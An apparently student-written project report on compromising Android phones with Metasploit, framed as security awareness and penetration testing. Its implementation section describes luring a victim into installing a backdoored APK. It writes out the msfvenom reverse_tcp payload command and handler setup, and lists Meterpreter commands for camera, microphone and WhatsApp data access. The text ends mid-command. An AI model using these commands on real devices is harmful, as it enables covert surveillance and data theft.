1. INTRODUCTION

1.1 Motivation:

Due to the pandemic, the use of the internet and the cybersecurity incidents have increased tremendously. Since the beginning of 2020, there have been more than 445 million cyberattacks reported, which is double when compared to 2019.

While the IT environment is becoming more complex, cybercriminals are getting better at identifying and targeting the intrinsic weaknesses. Nearly 40% of IT security, line-of-business, and data management specialists cited the rising sophistication of attacks and the increasing complexity of managing and supporting security products as significant challenges, according to IDC's Data Services for Hybrid Cloud Survey [1]. So we want to create awareness among people that hackers will hack your system with in span of seconds so we should be very careful while installing the applications and answering unknown calls.

1.2 Problem Definition:

To hack an Android Device by a single step taken by victim and to show the victims that by their negligence they may lose money, data and other details.

1.3 Objective:

The main objective of our project is to bring awareness among the people and provides some tips to prevent ourselves from hacking.

2.LITERATURE SURVEY

2.1 Existing System

- In early stages of technology, manipulation of data within the websites or servers is difficult because everything was manual in those days, so to hack we were supposed to write very huge lines of code. After Database languages like SQL came into industry, lot of hackers adopted SQL commands to inject the queries and retrieve sensitive data from databases. Javascript commands are used to modify website path and redirect to the attackers website for stealing sensitive information like email passwords, credit card information etc. As new technologies are coming into the industry, hackers are adopting these technologies to increase attacks on victims and misusing the vulnerabilities.

2.2 Limitations of Existing System

- It takes very long time to identify the vulnerabilities in the system by which black hat hackers will misuse the data.
- Loss of Data Privacy increases.

2.3 Proposed System

In the proposed system we are not supposed to write huge lines of code, everything will be done by the tools we are using. The entire '.apk' file will be written by the tools and frameworks itself. We just have to use the commands for injecting the '.apk' file and retrieving the data from the target device. By using such softwares, tools and frameworks we can easily find the vulnerabilities present in the system and try to avoid those vulnerabilities.

2.4 Merits of Proposed System

- It takes very less time to find the vulnerabilities present in the system.
- Data privacy will be improved by removing the vulnerabilities.
- Risk analysis will be easy and hence the developer will completely focus on removing the vulnerabilities and fulfilling customer satisfaction.

3.SYSTEM ANALYSIS

3.1Software Requirements.

○ Operating System : Linux ○ Tool - 1 : Virtual Box ○ Tool - 2 : Metasploit ○ Network Scanner : Nmap ○ Reverse Shells, Session Management : Netcat

3.2Hardware Requirements.

○ Processor : Intel i3 System ○ Hard Disk : 40GB ○ RAM : 4GB

4. SYSTEM DESIGN

4.1 System Architecture:



Fig.1 System Architecture

4.2 Modules:

Payloads: Sets of malicious code.

Exploits: Tool used to take advantage of system weaknesses.

Encoders: Used to convert code or information.

Nops: An instruction to keep the payload from crashing.

AUX: Auxiliary functions are supplementary tools and commands.

4.3 Libraries:

REX: Rex is the most fundamental component of the entire framework architecture. Rex stands for Ruby Extension Library, and has quite a few similarities with the Perl Rex library in the 2.x series. The Rex library essentially is a collection of classes and modules that can be used by developers to develop projects or tools around the MSF.

MSF Core: The MSF core consist of various subsystems such as module management, session management, event dispatching, and others. The core also provides an interface to the modules

and plugins with the framework. Following the object-oriented approach of the entire architecture, the framework itself is a class, which can be instanced and used as any other object.

The framework core consists of:

- Data store
- Event Notifications
- Framework Managers

MSF Base: The MSF Base is built on the top of the framework core and provides interfaces to make it easier to deal with the core. Some of these are:

- **Configuration:** Maintaining a persistent configuration and obtaining information about the structure of an installation, such as the root directory of the installation, and other attributes.
- **Logging:** The MSF provides extensive and flexible logging support.
- **Sessions:** The base maintains information about and controls the behavior of user sessions

TOOLS: Tools are the various useful command-line utilities.

PLUGINS: Plugins are designed to change the framework itself. Plugins enhance the utility of the framework as a security tool development platform [2].

4.4 Interfaces:

The Console Interface: This interface is the most popular. This interface can provide all options which are offered by Metasploit in one approach.

The Command – Line Interface: This interface is the most powerful and it supports the launching of exploits to activities such as payload generation.

The WEB Interface: The web interface contains the workspace that you use to set up projects and perform pentesting tasks. It is a browser based interface that provides navigational menu that you can use to access the various task configuration pages

The GUI Interface: In Graphical User Interface, all options available at a click button which can help the user to manage the vulnerability.

4.5 UML DIAGRAMS:

The Unified Modeling Language (UML) is a standard language for specifying, visualizing, constructing, and documenting the artifacts of software systems, as well as for business modeling and other non-software systems. The UML represents a collection of best engineering practices that have proven successful in the modeling of large and complex systems. The UML is a very important part of developing object - oriented software and the software development process. The UML uses mostly graphical notations to express the design of software projects. Using the UML helps project teams communicate, explore potential designs, and validate the architectural design of the software.

4.5.1 GOALS OF UML

The primary goals in the design of the UML were:

- Provide users with a ready-to-use, expressive visual modeling language so they can develop and exchange meaningful models.
- Provide extensibility and specification mechanisms to extend the core concepts.
- Be independent of particular programming languages and development processes.
- Provide a formal basis for understanding the modeling language.
- Encourage the growth of the OO tools market.
- Support higher-level development concepts such as collaborations, frameworks, patterns and components.
- Integrate best practices.

• 4.5.2 USECASE DIAGRAM:

A use case is a set of scenarios that describing an interaction between a use and a system. A use case diagram displays the relationship among actors and use cases.

The two main components of a use case diagram are use cases and actors.



Fig.2 Use Case diagram for Android Hacking

4.5.3 SEQUENCE DIAGRAM

Sequence diagrams demonstrate the behavior of objects in a use case by describing the objects and the messages they pass. The diagrams are read left to right and descending. The example below

shows an object of class 1 starting the behavior by sending a message to an object of class 2. Messages pass between the different objects until the object of class 1 receives the final message.



Fig.3 Sequence Diagram For Android Hacking

5.CLASSIFICATION OF PENETRATION TEST

Nowadays, many Corporations and other entities trying to defend their networks against various types of network attacks. Although, the traditional methods which they used before are firewalls and intrusion detection devices it is not enough to protect their network, so they need to utilize specialists who are having more knowledge in, how can exploit both known and unknown vulnerabilities in network to evaluate and determine the security of the network in their Corporation.

There are three classifications of Penetration Test: Black, White and Gray:

- **White Hat:** is another name for security experts. The white box ethical hackers team uses the same tools and techniques which used by the Black Hat hackers. The security experts used those tools to foil the bad guys. In addition, they used those tools and techniques for the ethical hacking to assist the forensic investigator to find the proper solution for any security breach even in the computer, network or Mobile phone. The job of the White hat to close any security hole to protect their companies from Black Hat.
- **Black Hat:** is the name of the bad guys who used all hacking tools to send virus, worms, break into computer system, steal data and attack the network and all these types of hack are under the cybercrime and can break the law.
- **Gray Hat:** this type of hacking is a hybrid attack model and it combined elements of both Black Hat and white Hat elements. This model has two players the first, untrusted outsider who is working with trusted insider. And the second is insider feeding the outsider by important information on initiating black box reconnaissance attacks. The external scope will exploit these attacks to the areas of true vulnerability. In this experiment we will use the white box hacking model to evaluate the Android vulnerability by using penetration testing tools, just for proving if there are any vulnerabilities in Android system or not.

In this work will use the white box hacking model to evaluate the Android vulnerability by using penetration testing tools.

5.1 PENETRATION TEST APPROACH AND METHODOLOGY

Penetration testing is one of the decisive techniques which are required in all businesses. The rise of cyber and computer crimes in the past few years, the penetration testing has become one of the most popular and recommended techniques of network security. The penetration test can be help in keeping a business secure from internal and external threats. In addition, the penetration test can help to identify weakness and the threats which the attacker can use.

The following figure Fig 1 illustrates Penetration Testing Stages:



Fig.4 Penetration Testing Stages

The penetration testing can be divided into seven different phases as follows:

Pre-engagement Interactions: All the pre-engagement activities and scope defines in this phase and everything which you need to discuss before the penetration testing start.

Intelligence Gathering: In this phase collecting all information about the target that is

under test by directly connecting and passively without connecting to the target at all.

Threat Modeling: This phase includes the matching of information detected to the assets in order to find the areas which has the highest level of threats.

Vulnerability Analysis: This phase use in finding and identifying known and unknown vulnerabilities and validating them.

Exploitation: This phase taking advantage of the vulnerabilities which found in the previous phase.

Post-exploitation: The actual task which performed with target such as, downloading a file, creating a new user account on the target and shutting a system down. This phrase describes what you need to do after exploitation.

Reporting: In this phase summing up the results of the test and make possible suggestions and recommendations to fix the weakness in the target.

6. IMPLEMENTATION.

The implementation phase of penetration test will base on the scenario of hacking Android phone through an open Wi-Fi.

6.1 Testing Scenario

There are two scenarios for the implementation phase. The First scenario is for investigation the vulnerabilities in the Android platform. The second one is about the conduct the penetration testing. To conduct the penetration testing will use the Metasploit framework with Kali Linux to exploit the Android phones through Wireless network access point (Wi-Fi).



Fig.5 Steps of Investigation Vulnerabilities.

1. **Planning Stage:** set the goals of the penetration test.
2. **The discovery phase:** Identify the available IP address in the same network, Accessing the Wi-Fi and then hack the target device using hacking tools.
3. **The final stage:** will be investigated using mobile forensic tools on how the attacks performed and showing the result thereon.

This flow will work in a cycle to access the security systems of the target device and investigate the result.

Steps of Hacking:



Fig.6 Steps of Hacking

1. First the attacker will search for the available opened Wi-Fi and use the penetration tools.
2. Search and select one IP to be a target for attack.
3. The Attacker sends the malicious script to the victim mobile.
4. The pentest tools will hack the victim device by using camera, record sound and access to social networking messages from SD card database.

KALI LINUX:

Kali Linux is a security distribution of Linux derived from Debian and specifically designed for computer forensics and advanced penetration testing. It was developed through rewriting of Back Track by Mati Aharoni and Devon Kearns of Offensive Security. **Kali Linux** contains several hundred tools that are well-designed towards various information security tasks, such as penetration testing, security research, computer forensics and reverse engineering.

6.2 Penetration Testing Tools

There are many tools available in market for stealing sensitive data from Smartphones such as WhatsApp sniffer, FaceNiff, Dsploit, AndroRat, and SSL Strip which are free software's. On other hand, there are many types of penetration testing tools available to help the security experts to testing and evaluating the vulnerabilities in the Smartphones such as Metasploit Framework, Wireshark, Intercepter-NG and etc. In this experiment will use the Metasploit Framework.

6.2.1 Metasploit:

The most popular penetration testing framework is the Metasploit. Is an open source Penetration testing tool with various functionality and features. In addition, it provides most important information about security vulnerabilities, and it is useful in penetration testing. Furthermore, it is developed to exploit remote machines and IDS/IPS signature development. Metasploit offers a great deal of exploits, payloads, encoding techniques, and loads of post-exploitation features. It can be configured under both Windows and Linux operating system.

Metasploit has various types of editions as follow:

Metasploit pro: This edition is a commercial and offers great features such as a web application, scanning, exploitation and automated exploitation.

Metasploit community: This is a free edition with less functionality than the pro edition. This type of edition can be used by students and small businesses.

Metasploit framework: This edition is a command line with all manual tasks such as manual exploitation and third-party import.

Metasploit also offers numerous types of user interfaces, as follows:

The GUI interface: In Graphical user interface all options available at a click button which can help the user to management the vulnerability.

The Console interface: This interface is the most popular. This interface can provides all options which offered by Metasploit in one approach.

The Command –Line interface: This interface is the most powerful and it supports the launching of exploits to activities such as payload generation.

Armitage: This type is a third-party interfaces and it offers easy vulnerability management, exploit recommendations, built-in NMAP and ability to automate features using the Cortana scripting.

Metasploit is a open source tool that has built in exploits which aids in gaining remote access to a system by exploiting a vulnerability in that server.

show exploits Show all exploits **show payloads** Show all payloads The following flow chart illustrates the steps of penetration testing by using the Metasploit framework:



Fig.7 Flow Chart of Metasploit Framework

6.2.2 Conducting a penetration test with the Metasploit Framework:

Scanning The Available IP Address In The Network:

To select the target device the attacker should scanning all available devices which use the same open network (Wi-Fi) to start his criminal activities. To Scanning and display the Available IP Address of all connected devices in the same network use the Nmap –sP command in Metasploit. Nmap is a very helpful command in Metasploit during penetration testing. It provides different types of modes for scanning target devices such as (TCP/IP connect scan, SYN stealth scan, ACK scan and UDP scan). NMAP not only tells us if the system is alive or not, it can also display the MAC address of the target device by sending ARP (Address Resolution Protocol) request. If the target device blocks the ICMP packets the NMAP will ping scan automatically to changing from ICMP to TCP based packets.

Starting Metasploit Framework and Injecting Malicious Code (APK File) In Victim Device:

After selecting the target device the attacker should start the Metasploit framework to implement the steps of hacking. To Start the Metasploit Framework use the msfconsole command. The msfconsole use to set up the console interface of Metasploit and support way to access most of features in Metasploit [3].

After selecting the target device the attacker will inject the malicious code (APK file). APK is an (Application Package file) which needs to distribute to the victim device by using the msfpayload. Msfpayload is a Metasploit command use to generate shell code which use in manual exploits and it is used to create payloads such as (exe, Java, apk etc.). The attacker can use different ways to distribute the APK file to the victim device, such as uploading the file and sending the link to the victim, dropping the file on a USB stick, or in a compressed zip format into E-mail. The Successful execution of msfpayload will create the apk file which involves the Application of Metasploit reverses TCP backdoor. After injecting this malicious file in the victim device it required from victim to install the Main

Activity application which is the Metasploit reverse TCP backdoor. When the victim opens and install the APK file, the meterpreter shell will start connection between the victim and attacker device. Meterpreter command is an advanced multi-function payload which can use to display running process, printing working directory, search for a file, take photo using the device camera, record sound and access to SD card database in target device[4].

After the meterpreter open the session between the attacker and victim device. There are lists of commands the attacker can use to access to all data's in victim device such as (webcam, record_mic, SD card, etc.). The webcam_snap command allows using the front or backing camera in the victim device to capture some photo and the record _mic allow recording the conversations. And also, can access to all data on the SD card such as WhatsApp databases and some other database by using Sd card command[5].

6.2.3 COMMANDS AND WORKSPACES.

LINUX COMMAND LINE INTERFACE:

The Linux command line is a text interface to your computer. Also known as shell, terminal, console, command prompts and many others, is a computer program intended to interpret commands. Allows users to execute commands by manually typing at the terminal, or has the ability to automatically execute commands which were programmed in "Shell Scripts". Many linux commands works from within

msf like ifconfig,

nmap, etc.

WORKSPACES:

Each workspace is like its own database. Create a new one to have a fresh DB.

workspace -h Help
workspace -l List
workspace -a Add
workspace -d Delete
workspace -r Rename
msfconsole: Launch Metasploit Framework
msfvenom: msfvenom used to create payload for target.

Finding target IP: use ifconfig to know the network and find the IP

of receiver address.



Fig.8 Commands Implementation-1

Creating a payload:

To create payload, we use android module:

$msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.* LPORT=4444 R> /root/location/payload.apk



Fig.9 Commands Implementation-2

msf console> use exploit/multi/handler **msf console**> set payload android/meterpreter/reverse_tcp **msf console**> options **msf console**> set LHOST (attacker ip) **msf console**> set LPORT ****

